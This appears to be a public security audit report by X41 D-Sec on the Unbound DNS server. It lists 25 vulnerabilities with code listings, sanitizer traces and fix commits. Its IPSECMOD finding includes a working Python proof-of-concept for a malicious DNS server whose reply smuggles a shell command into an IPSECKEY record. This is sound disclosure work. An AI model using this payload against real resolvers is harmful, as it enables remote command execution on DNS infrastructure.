Source Code Audit on Unbound DNS Server for NLnet Labs

Final Report and Management Summary

2019-12-09

PUBLIC

X41 D-SEC GmbH
Dennewartstr. 25-27
D-52068 Aachen
Amtsgericht Aachen: HRB19989

`https://x41-dsec.de/`
`info@x41-dsec.de`


Organized by the Open Source Technology Improvement Fund

Revision	*Date*	*Change*	*Author(s)*
1	2019-09-11	Initial Report	E. Sesterhenn
2	2019-11-10	Findings	E. Sesterhenn, L. Merino, M. Vervier
3	2019-11-10	First Draft	E. Sesterhenn, L. Merino, M. Vervier
4	2019-11-22	Findings Documentation	E. Sesterhenn, L. Gommans, L. Merino, M. Vervier, N. Abel
5	2019-12-02	Final Report	E. Sesterhenn, M. Vervier
6	2019-12-06	Include Fixes	E. Sesterhenn, M. Vervier

Contents

Dashboard

Target	
Customer	NLnet Labs
Name	Unbound DNS Server
Type	Source Code
Version	Commit b60c4a472c856f0a98120b7259e991b3a6507eb5
Engagement	
Type	Source Code Audit
Consultants	5: Eric Sesterhenn, Luc Gommans, Luis Merino, Markus Vervier, and Niklas Abel
Engagement Effort	44 person-days, 2019-09-11 to 2019-11-26
Total issues found	25






Figure 1: Issue Overview (l: Severity, r: CWE Distribution)

1 Executive Summary

Between August and November 2019, X41 D-Sec GmbH performed a Source Code Audit against Unbound DNS Server of NLnet Labs. This audit was sponsored by the Open Source Technology Improvement Fund.

A total of 25 vulnerabilities were discovered during the test by X41. One was rated as critical, five were classified as high severity, five as medium, and 14 as low. Additionally, 25 issues without a direct security impact were identified.




Figure 1.1: Issues and Severity

A combination of manual code auditing, dynamic analysis using a custom fuzzing harness, and static analysis was used to perform the audit.

The testers received all available information about the project, including source code. The test was performed by five experienced security experts between 2019-09-11 and 2019-11-26.

The most severe issue discovered allows an attacker to execute commands on the unbound server by abusing a command injection in the IPSECMOD module via a malicious DNS response. Additionally, various memory safety issues have been identified, some of which could also allow remote code execution by hijacking the control flow of the running service.

Several integer overflows have been detected, and the code should be hardened against these in several places. Furthermore, the use of randomness is not optimal in certain corner cases.

This report contains a high number of side findings, that show parts where potential future vulnerabilities could arise and hardening could be applied to improve the code quality further.

NLNet Labs was very supportive during the audit, all questions were answered and the issues identified resolved quickly.

X41 recommends to perform continuous and improved fuzzing tests against the code, since the current approach will not provide full coverage of code and data flows.

In the time given, X41 was able to identify a number of flaws in the software and places where further hardening could be applied.

2 Introduction

X41 reviewed the components of the unbound DNS[1] server with a team of five security experts.

Unbound plays a central role in the Internet infrastructure by being the default caching resolver in operating systems such as *FreeBSD* and *OpenBSD*. Gaining control over such a DNS server would allow an attacker to perform further attacks and might help with phishing or malware distribution.

There are two primary ways in which attackers could try to attack the DNS servers:

1. By sending it DNS requests;
2. by answering requests in a malicious manner.

Unbound is already part of the OSS-Fuzz project[2] where it is continuously fuzz-tested. Furthermore, Unbound is subject to Coverity scans[3] and seems to be tested with LLVM scan-build[4] regularly. Furthermore, a comprehensive test suite is available that is mostly testing for functional defects.

X41 extended this fuzz testing using an internal fuzz testing harness and was able to identify further vulnerabilities, not yet caught by the existing fuzzing operations.

[1] Domain Name System
[2] `https://github.com/google/oss-fuzz/tree/master/projects/unbound`
[3] `https://scan.coverity.com/projects/unbound`
[4] `https://clang-analyzer.llvm.org/scan-build.html`

2.1 Technical Summary

X41 analyzed various aspects and attack vectors such as well known DNS attacks.

DNS cache poisoning is thwarted by generating query identifiers and source ports with secure random number generators (CSPRNGs[5]), and because an attacker can only do a few attempts per day due to the TTL[6]. Aside from a few system ports, a large portion of the available port range is used (close to 60.000), making the probability of guessing the source port and query identifier close to $1/2^{32}$. An attacker might be able to insert a few hundred responses before the legitimate response arrives, but then needs to wait until the TTL expires. Moreover, and unlike BIND, Unbound implemented 0x20 randomization[7], though it is disabled by default.

Unbound requires by default DNSSEC[8] data for trust-anchored zones to harden against DNS entry manipulation. It only uses *NXDOMAIN* entries as a proof[9] that there are no subdomains underneath, when they are secured by DNSSEC. Unbound can be configured to enforce DNSSEC validation on nameserver sets and the nameserver addresses that are encountered on the referral path to the answer of queries. Unbound can be protected against algorithm downgrades when multiple algorithms are defined. This is disabled in the default configuration to circumvent issues with zones which cannot be validated properly. By default, Unbound only trusts glue entries if they are within a server's authority.

Denial of service attacks can be broadly categorized in two sections:

1. Denial of service attacks against the server itself, attempting to take the server down or otherwise make it refuse queries to legitimate clients.
2. Reflected (amplified) denial of service attacks, where the DNS server (the reflector) performs the attack on behalf of the attacker.

Against general denial of service attacks, Unbound has a hardening option regarding very small EDNS[10] buffer sizes that can be ignored through the flag *harden-short-bufsize*, large queries can be filtered through *harden-large-queries*.

To thwart amplification attacks, Unbound offers the configuration option *ip-ratelimit*, which is disabled by default. This limits the number of queries per second accepted per IP[11] address, dropping any queries in excess of the limit. A downside of this method is that an attacker can

[5] Cryptographically Secure Pseudo Random Number Generators
[6] Time to Live
[7] `https://tools.ietf.org/html/draft-vixie-dnsext-dns0x20-00`
[8] Domain Name System Security Extensions
[9] `https://tools.ietf.org/html/rfc8020`
[10] Extended DNS
[11] Internet Protocol

deny a legitimate client from resolving names, since they can spoof their IP address and ensure the query rate is constantly above the limit. Instead of preventing the attack, the option limits the strength of it: an attacker can still trigger traffic being continuously sent to the victim, albeit at a lower rate. By pooling enough servers, which an attacker would do regardless in order to achieve large traffic levels, the attack can continue undiminished. Instead, Unbound could respond to heightened UDP[12] traffic levels (per IP) with small responses with the truncation flag set, since this causes a legitimate client to retry with TCP[13], mitigating the attack without denying queries altogether—legitimate queries are merely slowed down.

The control interface can easily be configured securely using `unbound-control-setup`. By default, the control interface is disabled altogether, but can be enabled without encryption and optionally with network access. X41 considers unencrypted and unauthenticated local interfaces as a potential technical risk and it would be better to deprecate the plain text management interface, though the threat is mainly from unauthorized processes on localhost (such as an attacker that has compromised a low-privileged service or is able to launch CSRF[14] attacks from another local process). X41 considers the chance of occurrence to be low. A host that is hardened in depth against low-privileged attackers on the system will also be able to secure this interface using `unbound-control-setup`, making this an acceptable risk.

There is room to improve the fuzzing coverage, the test case at OSS-Fuzz do not harness the different modules and only triggers the first of three steps in the initial packet parsing. Examples for such fuzzers can be found in section 4.3.22. They will increase the fuzzing coverage, but miss out on fuzzing the different modules. X41 assumes that using `testbound` for fuzzing might allow to close this gap.

The code quality is similar to other projects of comparable size and age, with some bug patterns seen multiple times in the code (e.g. integer overflows in size calculations). Due to packet size limitations and packet scrubbing in the beginning of DNS packet processing a lot of cases might not be triggered for an attacker. The use of a regional allocator helps in preventing double-free issues.

[12] User Datagram Protocol
[13] Transmission Control Protocol
[14] Cross-Site Request Forgery

2.2 Methodology

The approach for code review used by X41 is a combination of manual reviewing and dynamic techniques using tools such as static code analyzers and a fuzzing harness.

This review was mainly based on a source-code audit as well as limited static and dynamic analysis, and fuzzing tests, since this is already covered by other projects.

As with other source code review projects X41 met up with NLNet Labs, at the start of the project, to get an introduction to the source code as well as its security measures and boundaries.

X41 adheres to established standards for source code reviewing and penetration testing. These are in particular the *CERT Secure Coding*[15] standards and the *Study - A Penetration Testing Model*[16] of the German Federal Office for Information Security.

The review was performed in a multi stage process:

1. Design and documentation review;
2. code walk through and informal threat modeling (workshop with the developers)
3. Manual code review;
4. Fuzzing and static analysis.

Each of the steps above is integral in a review to cover different types of attacks and methods to identify vulnerabilities.

2.3 Scope

The Unbound server consists of roughly 90 000 lines of C-code plus some shell scripts, test code and build helpers. X41 reviewed the source based on commit ID
b60c4a472c856f0a98120b7259e991b3a6507eb5[17].

[15] `https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards`
[16] `https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1`
[17] `https://github.com/NLnetLabs/unbound/commit/b60c4a472c856f0a98120b7259e991b3a6507eb5`

2.4 Findings Overview

DESCRIPTION	SEVERITY	ID	REF
Shell Injection in IPSECMOD	CRITICAL	UBD-PT-19-02	4.1.2
Uninitialized Memory in worker_handle_request()	HIGH	UBD-PT-19-01	4.1.1
Config Injection in create_unbound_ad_servers.sh	HIGH	UBD-PT-19-07	4.1.7
Integer Overflow in Regional Allocator	HIGH	UBD-PT-19-15	4.2.1
Integer Overflow in sldns_str2wire_dname_buf_origin()	HIGH	UBD-PT-19-18	4.2.4
Out of Bounds Write in sldns_bget_token_par()	HIGH	UBD-PT-19-20	4.2.6
Assert Causing DoS in synth_cname()	MEDIUM	UBD-PT-19-08	4.1.8
Assert Causing DoS in dname_pkt_copy()	MEDIUM	UBD-PT-19-09	4.1.9
Integer Overflows in Size Calculations	MEDIUM	UBD-PT-19-17	4.2.3
Insufficient Handling of Compressed Names in dname_pkt_copy()	MEDIUM	UBD-PT-19-23	4.2.9
Out of Bound Write Compressed Names in rdata_copy()	MEDIUM	UBD-PT-19-24	4.2.10
Shared Memory World Writeable	LOW	UBD-PT-19-03	4.1.3
Weak Entropy Used For Nettle	LOW	UBD-PT-19-04	4.1.4
Randomness Error not Handled Properly	LOW	UBD-PT-19-05	4.1.5
Out-of-Bounds Read in dname_valid()	LOW	UBD-PT-19-06	4.1.6
OOB Read in sldns_wire2str_dname_scan()	LOW	UBD-PT-19-10	4.1.10
OOB Read in rr_comment_dnskey()	LOW	UBD-PT-19-11	4.1.11
Out of Bounds Write in sldns_str2wire_str_buf()	LOW	UBD-PT-19-12	4.1.12
Out of Bounds Write in sldns_bget_token_par()	LOW	UBD-PT-19-13	4.1.13
Out of Bounds Write in sldns_b64_pton()	LOW	UBD-PT-19-14	4.1.14
Unchecked NULL Pointer in dns64_inform_super()	LOW	UBD-PT-19-16	4.2.2
Out of Bounds Read in sldns_str2wire_dname()	LOW	UBD-PT-19-19	4.2.5
Out of Bounds Read in rrinternal_get_owner()	LOW	UBD-PT-19-21	4.2.7
Race Condition in autr_tp_create()	LOW	UBD-PT-19-22	4.2.8
Hang in sldns_wire2str_pkt_scan()	LOW	UBD-PT-19-25	4.2.11
Integer Overflows in Debug Allocation	NONE	UBD-PT-19-100	4.3.1
Useless memset() in cachedb	NONE	UBD-PT-19-101	4.3.2
Local Memory Leak in cachedb_init()	NONE	UBD-PT-19-102	4.3.3
Integer Underflow in Regional Allocator	NONE	UBD-PT-19-103	4.3.4
Compat Code Diverging from Upstream	NONE	UBD-PT-19-104	4.3.5
Compilation with enable-alloc-checks Fails	NONE	UBD-PT-19-105	4.3.6
Terminating Quotes not Written	NONE	UBD-PT-19-106	4.3.7

DESCRIPTION	SEVERITY	ID	REF
Useless memset() in validator	NONE	UBD-PT-19-107	4.3.8
Unnecessary Checks	NONE	UBD-PT-19-108	4.3.9
Enum Name not Used	NONE	UBD-PT-19-109	4.3.10
NULL Pointer Dereference via Control Port	NONE	UBD-PT-19-110	4.3.11
Bad Randomness in Seed	NONE	UBD-PT-19-111	4.3.12
Insecure Eval in Python Example	NONE	UBD-PT-19-112	4.3.13
snprintf() supports the n-specifier	NONE	UBD-PT-19-113	4.3.14
Bad Indentation	NONE	UBD-PT-19-114	4.3.15
Client NONCE Generation used for Server NONCE	NONE	UBD-PT-19-115	4.3.16
_vfixed not Used	NONE	UBD-PT-19-116	4.3.17
Character Buffers without Length Specifier	NONE	UBD-PT-19-117	4.3.18
log_assert() Used as Security Measure	NONE	UBD-PT-19-118	4.3.19
TLS Certificate Checking	NONE	UBD-PT-19-119	4.3.20
Make Test Fails when Configured With –enable-alloc-nonregional	NONE	UBD-PT-19-120	4.3.21
Limited Coverage of Fuzz Testing	NONE	UBD-PT-19-121	4.3.22
Information Disclosure Using Default Configuration	NONE	UBD-PT-19-122	4.3.23
Hardcoded Constant	NONE	UBD-PT-19-123	4.3.24
Limited Amplification Attack Mitigations	NONE	UBD-PT-19-124	4.3.25

3 Rating Methodology for Security Vulnerabilities

Security vulnerabilities are given a purely technical rating by the testers as they are discovered during the test. Business factors and financial risks for NLnet Labs are beyond the scope of a penetration test which focuses entirely on technical factors. Yet technical results from a penetration test may be an integral part of a general risk assessment. A penetration test is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

In total, five different ratings exist, which are as follows:

Severity Rating
None
Low
Medium
High
Critical

3.1 Common Weakness Enumeration

The CWE[1] is a set of software weaknesses that allows the categorization of vulnerabilities and weaknesses in software. If applicable, X41 provides the CWE-ID for each vulnerability that is discovered during a test.

[1] Common Weakness Enumeration

CWE is a very powerful method to categorize a vulnerability and to give general descriptions and solution advice on recurring vulnerability types. CWE is developed by *MITRE*[2]. More information can be found on the CWE website at `https://cwe.mitre.org/`.

[2] `https://www.mitre.org`

4 Results

This chapter describes results of this test. Following general observations including enumerated services and other collected information about the tested systems, the security relevant findings are documented in Section 4.2. Additionally, findings without a direct security impact are documented in Section 4.3.

4.1 Findings

The following subsections describe findings that were discovered during the test and are confirmed to be triggerable either remote or locally in different Unbound configurations.

4.1.1 UBD-PT-19-01: Uninitialized Memory in worker_handle_request()

Severity:	HIGH
CWE:	*416 – Use After Free*

4.1.1.1 Description

The function ***worker_handle_request()*** in *daemon/worker.c* does the high level parsing of incoming DNS requests. When extracting EDNS information from the incoming packet, it will call ***parse_edns_from_pkt()*** with a pointer to the stack allocated struct `edns` where EDNS data will be stored, if present.

The struct `edns` is not initialized after declaration in ***worker_handle_request()***. When the input packet has no valid EDNS data, some error paths in ***parse_edns_from_pkt()***, like the one in listing 4.1, will leave `edns` uninitialized while returning no error code. ***worker_handle_request()*** will continue processing the request (see listing 4.2) and check `edns.edns_present`, whose value could be *true* depending on whatever data was at the stack memory where *edns* was allocated. Afterwards, several code paths will operate on *edns*, including paths that could dereference dangling pointers, like ***attach_edns_record()*** (see 4.3).

Depending on contextual details such as mitigations in place and potential upstream verification of input data, remote code execution or at least a DoS[1] attack could be possible.

```
int
parse_edns_from_pkt(sldns_buffer* pkt, struct edns_data* edns, struct regional* region)
{
    size_t rdata_len;
    uint8_t* rdata_ptr;
    log_assert(LDNS_QDCOUNT(sldns_buffer_begin(pkt)) == 1);
    if(LDNS_ANCOUNT(sldns_buffer_begin(pkt)) != 0 ||
       LDNS_NSCOUNT(sldns_buffer_begin(pkt)) != 0) {
        if(!skip_pkt_rrs(pkt, ((int)LDNS_ANCOUNT(sldns_buffer_begin(pkt)))+
           ((int)LDNS_NSCOUNT(sldns_buffer_begin(pkt)))))
            return 0;
    // ..
```

Listing 4.1: No error code in parse_edns_from_pkt()

```
int
worker_handle_request(struct comm_point* c, void* arg, int error,
 struct comm_reply* repinfo)
{
    // ...
    struct edns_data edns;
    // ...
    if((ret=parse_edns_from_pkt(c->buffer, &edns, worker->scratchpad)) != 0) {
        struct edns_data reply_edns;
        verbose(VERB_ALGO, "worker parse edns: formerror.");
    // ...
    if(edns.edns_present) {
```

Listing 4.2: Uninitialized edns in worker_handle_request()

[1] Denial of Service

```
    /* write rdata */
    for(opt=edns->opt_list; opt; opt=opt->next) {
        sldns_buffer_write_u16(pkt, opt->opt_code);
        sldns_buffer_write_u16(pkt, opt->opt_len);
        if(opt->opt_len != 0)
            sldns_buffer_write(pkt, opt->opt_data, opt->opt_len);
    }
```

Listing 4.3: Dereferencing potential dangling pointers in attach_edns_record()

```
==681==ERROR: AddressSanitizer: heap-use-after-free on address 0x6040010c43a0
    at pc 0x0000005d1738 bp 0x7f6472ef0990 sp 0x7f6472ef0988
READ of size 2 at 0x6040010c43a0 thread T5
    #0 0x5d1737 in edns_opt_list_find /unbound-libfuzzer/util/data/msgreply.c:1251:9
    #1 0x55e737 in worker_handle_request /unbound-libfuzzer/daemon/worker.c:1299:15
    #2 0x8c35ee in
    ↪  tcp_req_info_handle_readdone /unbound-libfuzzer/services/listen_dnsport.c:1761:6
    #3 0x8ab56b in tcp_callback_reader /unbound-libfuzzer/util/netevent.c:1018:3
    #4 0x899986 in comm_point_tcp_handle_read /unbound-libfuzzer/util/netevent.c:1485:3
    #5 0x89661c in comm_point_tcp_handle_callback /unbound-libfuzzer/util/netevent.c:1787:7
    #6 0x7150bc in handle_select /unbound-libfuzzer/util/mini_event.c:220:4
    #7 0x7134d1 in minievent_base_dispatch /unbound-libfuzzer/util/mini_event.c:242:6
    #8 0x8ee2f7 in ub_event_base_dispatch /unbound-libfuzzer/util/ub_event.c:280:9
    #9 0x88cb74 in comm_base_dispatch /unbound-libfuzzer/util/netevent.c:246:11
    #10 0x571d83 in worker_work /unbound-libfuzzer/daemon/worker.c:1901:2
    #11 0x51a2df in thread_start /unbound-libfuzzer/daemon/daemon.c:525:2
    #12 0x7f647ae526da in start_thread (/lib/x86_64-linux-gnu/libpthread.so.0+0x76da)
    #13 0x7f647a1b988e in
    ↪  clone /build/glibc-OTsEL5/glibc-2.27/misc/../sysdeps/unix/sysv/linux/x86_64/clone.S:95

0x6040010c43a0 is located 16 bytes inside of 40-byte region [0x6040010c4390,0x6040010c43b8)
freed by thread T5 here:
    #0 0x4d065d in free (/unbound-libfuzzer/unbound+0x4d065d)
    #1 0x72c79d in regional_free_all /unbound-libfuzzer/util/regional.c:106:3
    #2 0x5610b3 in worker_handle_request /unbound-libfuzzer/daemon/worker.c:1413:3
    #3 0x8c35ee in
    ↪  tcp_req_info_handle_readdone /unbound-libfuzzer/services/listen_dnsport.c:1761:6
    #4 0x8ab56b in tcp_callback_reader /unbound-libfuzzer/util/netevent.c:1018:3
    #5 0x899986 in comm_point_tcp_handle_read /unbound-libfuzzer/util/netevent.c:1485:3
    #6 0x89661c in comm_point_tcp_handle_callback /unbound-libfuzzer/util/netevent.c:1787:7
    #7 0x7150bc in handle_select /unbound-libfuzzer/util/mini_event.c:220:4
    #8 0x7134d1 in minievent_base_dispatch /unbound-libfuzzer/util/mini_event.c:242:6
    #9 0x8ee2f7 in ub_event_base_dispatch /unbound-libfuzzer/util/ub_event.c:280:9
    #10 0x88cb74 in comm_base_dispatch /unbound-libfuzzer/util/netevent.c:246:11
    #11 0x571d83 in worker_work /unbound-libfuzzer/daemon/worker.c:1901:2
    #12 0x51a2df in thread_start /unbound-libfuzzer/daemon/daemon.c:525:2
    #13 0x7f647ae526da in start_thread (/lib/x86_64-linux-gnu/libpthread.so.0+0x76da)

previously allocated by thread T5 here:
    #0 0x4d08dd in malloc (/unbound-libfuzzer/unbound+0x4d08dd)
    #1 0x72c937 in regional_alloc /unbound-libfuzzer/util/regional.c:127:7
    #2 0x5ce00c in edns_opt_append /unbound-libfuzzer/util/data/msgreply.c:949:29
    #3 0x5b6dee in parse_edns_options /unbound-libfuzzer/util/data/msgparse.c:951:7
    #4 0x5b7743 in parse_edns_from_pkt /unbound-libfuzzer/util/data/msgparse.c:1098:6
    #5 0x55d5c7 in worker_handle_request /unbound-libfuzzer/daemon/worker.c:1257:10
    #6 0x8c35ee in
    ↪  tcp_req_info_handle_readdone /unbound-libfuzzer/services/listen_dnsport.c:1761:6
    #7 0x8ab56b in tcp_callback_reader /unbound-libfuzzer/util/netevent.c:1018:3
    #8 0x899986 in comm_point_tcp_handle_read /unbound-libfuzzer/util/netevent.c:1485:3
    #9 0x89661c in comm_point_tcp_handle_callback /unbound-libfuzzer/util/netevent.c:1787:7
    #10 0x7150bc in handle_select /unbound-libfuzzer/util/mini_event.c:220:4
    #11 0x7134d1 in minievent_base_dispatch /unbound-libfuzzer/util/mini_event.c:242:6
    #12 0x8ee2f7 in ub_event_base_dispatch /unbound-libfuzzer/util/ub_event.c:280:9
    #13 0x88cb74 in comm_base_dispatch /unbound-libfuzzer/util/netevent.c:246:11
    #14 0x571d83 in worker_work /unbound-libfuzzer/daemon/worker.c:1901:2
    #15 0x51a2df in thread_start /unbound-libfuzzer/daemon/daemon.c:525:2
    #16 0x7f647ae526da in start_thread (/lib/x86_64-linux-gnu/libpthread.so.0+0x76da)
```

Listing 4.4: Use-After-Free in edns_opt_list_find()

4.1.1.2 Solution Advice

This issue was mitigated by commit *b60c4a472c856f0a98120b7259e991b3a6507eb5* and is assigned CVE-2019-16866[2].

[2] `https://nvd.nist.gov/vuln/detail/CVE-2019-16866`

4.1.2 UBD-PT-19-02: Shell Injection in IPSECMOD

Severity: CRITICAL
CWE: 78 – Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

4.1.2.1 Description

The ipsecmod module[3] can be used to perform opportunistic ipsec encryption by asking for *IPSECKEY* keys whenever a query succeeds. These keys are then added via a hook to the ipsec provider. The hook is started via ***system()*** and passed unsanitized parameters from the DNS response packet.

```
for(i=0; i<rrset_data->count; i++) {
        if(i > 0) {
                /* Put space into the buffer. */
                sldns_str_print(&s, &slen, " ");
        }
    /* Ignore the first two bytes, they are the rr_data len. */
    tempdata = rrset_data->rr_data[i] + 2;
    tempdata_len = rrset_data->rr_len[i] - 2;
    /* Save the buffer pointers. */
    tempstring = s; tempstring_len = slen;
    w = sldns_wire2str_ipseckey_scan(&tempdata, &tempdata_len, &s, &slen,
        NULL, 0);
    /* There was an error when parsing the IPSECKEY; reset the buffer
     * pointers to their previous values. */
    if(w == -1){
        s = tempstring; slen = tempstring_len;
    }
}
sldns_str_print(&s, &slen, "\"");
verbose(VERB_ALGO, "ipsecmod: hook command: '%s'", str);
/* ipsecmod-hook should return 0 on success. */
if(system(str) != 0)
    return 0;
```

Listing 4.5: Shell Injection in IPSECMOD

This shell injection can be easily triggered by a malicious DNS response packet as shown in listing 4.6. The example would execute `/bin/lx`.

[3] `https://github.com/NLnetLabs/unbound/tree/master/ipsecmod`

```python
#!/usr/bin/env python
import socket
from struct import *
from dnslib import *

UDP_IP = "0.0.0.0"
UDP_PORT = 53

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((UDP_IP, UDP_PORT))

while True:
    data, addr = sock.recvfrom(1024)
    request = DNSRecord.parse(data)
    print ("received", request, "from", addr)
    print ("> ", request.q.qname, ":", request.q.qtype)

    reply = bytearray(b'')
    reply.extend(pack('!H', request.header.id))   # transaction ID
    reply.extend(pack('!H', 0x8580))              # Standard query response, no error
    reply.extend(pack('!H', 1))                   # Questions 1
    reply.extend(pack('!H', 1))                   # Answer RRs 1
    reply.extend(pack('!H', 0))                   # Authority RRs 0
    reply.extend(pack('!H', 0))                   # Additional RRs 0

    if (request.q.qtype == 45):    # IPSECKEY
        # question
        reply.extend(b'\x04\x74\x65\x73\x74\x04\x65\x72\x69\x63\x00\x00\x2d\x00\x01')
        ↪  # est.eric, class IPSECKEY
        # answer rr
        reply.extend(b'\xc0\x0c\x00\x2d\x00\x01\x00\x00\x00\x00') # name. type, class, ttl
        reply.extend(pack('!H', 19))     # len
        reply.extend(b'\x03\x03\x03')    # gatey precedence, type, algorithm

        # execute /bin/lx :-P
        reply.extend(b'\x0D"||/bin/lx||"\x00\x00') # len and data

    else:
        reply.extend(b'\x04\x74\x65\x73\x74\x04\x65\x72\x69\x63\x00')
        reply.extend(pack('!H', request.q.qtype))
        reply.extend(b'\x00\x01')
        reply.extend(b'\xc0\x0c\x00\x01\x00\x01\x00\x00\x01\x2c\x00\x04\xc0\xa8\x7a\x7b')

    print ("reply: ", reply)
    sock.sendto(reply, addr)
    print("-----------------------\n")
```

Listing 4.6: Shell Injection in IPSECMOD PoC

The only limitation to exploiting this issue is the parsing in ***dname_char_print()*** which escapes the characters `.;()\` and non-ASCII characters.

4.1.2.2 Solution Advice

X41 advises to properly filter the arguments to the external program and add additional safeguarding into the different parsing functions such as ***sldns_wire2str_dname_scan()*** to throw errors if there are unexpected characters in the response. Furthermore, switching from ***system()*** to ***exec()*** will mitigate that issue a bit since only the original executable will be executed.

This was addressed in commit 09845779d5f2c96e3064ff398cad65c08357cfbf[4].

[4] `https://github.com/NLnetLabs/unbound/commit/09845779d5f2c96e3064ff398cad65c08357cfbf`

4.1.3 UBD-PT-19-03: Shared Memory World Writeable

Severity:	LOW
CWE:	*284 – Improper Access Control*

4.1.3.1 Description

The shared memory used to share stats between the Unbound process and the controller is world-writeable.

```
------ Shared Memory Segments --------
key         shmid       owner       perms       bytes       nattch      status
0x00002e01  983041      root        666         128         1
0x00002e02  1015810     root        666         10304       1
```

Listing 4.7: Shared Memory World Writeable

This shared memory section is created in *shm_side/shm_main.c* in the function ***shm_main_init()*** (see listing 4.8).

```
/* SHM: Create the segment */
daemon->shm_info->id_ctl = shmget(daemon->shm_info->key, sizeof(struct ub_shm_stat_info),
↪  IPC_CREAT | 0666);
```

Listing 4.8: Shared Memory World Writeable

This memory area can be read and written to by any local user. This can change the output of the statistics.

4.1.3.2 Solution Advice

It is advised to create the memory read only.

This was addressed in commits 7e3da817c34f07330e9ecb77c6e7d683878eecf3[5] and c54fe828860cdd53b89f942d1e9cc9337e12cadd[6].

[5] https://github.com/NLnetLabs/unbound/commit/7e3da817c34f07330e9ecb77c6e7d683878eecf3
[6] https://github.com/NLnetLabs/unbound/commit/c54fe828860cdd53b89f942d1e9cc9337e12cadd

4.1.4 UBD-PT-19-04: Weak Entropy Used For Nettle

Severity:	LOW
CWE:	*331 – Insufficient Entropy*

4.1.4.1 Description

The only randomness implementation that uses the `seed` passed to ***ub_initstate()*** is nettle[7] as shown in listing 4.9. Additionally, this is only the case when ***getentropy()*** fails.

```
struct ub_randstate* ub_initstate(unsigned int seed,
        struct ub_randstate* ATTR_UNUSED(from))
{
        struct ub_randstate* s = (struct ub_randstate*)calloc(1, sizeof(*s));
        uint8_t buf[YARROW256_SEED_FILE_SIZE];
...
        if(getentropy(buf, sizeof(buf)) != -1) {
                /* got entropy */
                yarrow256_seed(&s->ctx, YARROW256_SEED_FILE_SIZE, buf);
                s->seeded = yarrow256_is_seeded(&s->ctx);
        } else {
                /* Stretch the uint32 input seed and feed it to Yarrow */
                uint32_t v = seed;
                size_t i;
                for(i=0; i < (YARROW256_SEED_FILE_SIZE/sizeof(seed)); i++) {
                        memmove(buf+i*sizeof(seed), &v, sizeof(seed));
                        v = v*seed + (uint32_t)i;
                }
                yarrow256_seed(&s->ctx, YARROW256_SEED_FILE_SIZE, buf);
                s->seeded = yarrow256_is_seeded(&s->ctx);
        }

        return s;
}
```

Listing 4.9: Seed Used in Nettle Random Implementation

The entropy supplied to ***ub_initstate()*** is weak as shown in listing 4.10 when called from libunbound.

[7] `https://www.lysator.liu.se/~nisse/nettle/`

```c
seed = (unsigned int)time(NULL) ^ (unsigned int)getpid() ^
        (((unsigned int)w->thread_num)<<17);
seed ^= (unsigned int)w->env->alloc->next_id;
if(!w->is_bg || w->is_bg_thread) {
        lock_basic_lock(&ctx->cfglock);
}
if(!(w->env->rnd = ub_initstate(seed, ctx->seed_rnd))) {
```

Listing 4.10: Weak Entropy Used For Nettle

The code in *daemon/worker.c* supplies bad randomness as well, as shown in listing 4.11. This `seed` is never used since the nettle code is only reachable via libunbound.

```c
/* create random state here to avoid locking trouble in RAND_bytes */
seed = (unsigned int)time(NULL) ^ (unsigned int)getpid() ^
        (((unsigned int)worker->thread_num)<<17);
        /* shift thread_num so it does not match out pid bits */
if(!(worker->rndstate = ub_initstate(seed, daemon->rand))) {
```

Listing 4.11: Weak Entropy in Daemon

4.1.4.2 Solution Advice

X41 advises to remove the seeding completely and return a hard error if the nettle implementations call to ***getentropy()*** fails.

This was addressed in commit d8809c672ac24b83f70f35eae60cf498d1eb1332[8].

[8] https://github.com/NLnetLabs/unbound/commit/d8809c672ac24b83f70f35eae60cf498d1eb1332

4.1.5 UBD-PT-19-05: Randomness Error not Handled Properly

Severity:	LOW
CWE:	*330 – Use of Insufficiently Random Values*

4.1.5.1 Description

If ***PK11_GenerateRandom()*** fails, the variable x is not initialized and will not contain sufficient entropy. The resulting error in $SECStatus$ will lead to logging, but x is still used.

```
long int ub_random(struct ub_randstate* ATTR_UNUSED(state))
{
        long int x;
        /* random 31 bit value. */
        SECStatus s = PK11_GenerateRandom((unsigned char*)&x, (int)sizeof(x));
        if(s != SECSuccess) {
                log_err("PK11_GenerateRandom error: %s",
                        PORT_ErrorToString(PORT_GetError()));
        }
        return x & MAX_VALUE;
}
```

Listing 4.12: Randomness Error not Handled Properly

4.1.5.2 Solution Advice

It is advised to stop the daemon in this case instead of just creating a log entry.

This was addressed in commit 7646c9625974ab6b3037baf56c9b6a41efd6356f[9].

[9] https://github.com/NLnetLabs/unbound/commit/7646c9625974ab6b3037baf56c9b6a41efd6356f

4.1.6 UBD-PT-19-06: Out-of-Bounds Read in dname_valid()

Severity: LOW
CWE: *119 – Improper Restriction of Operations within the Bounds of a Memory Buffer*

4.1.6.1 Description

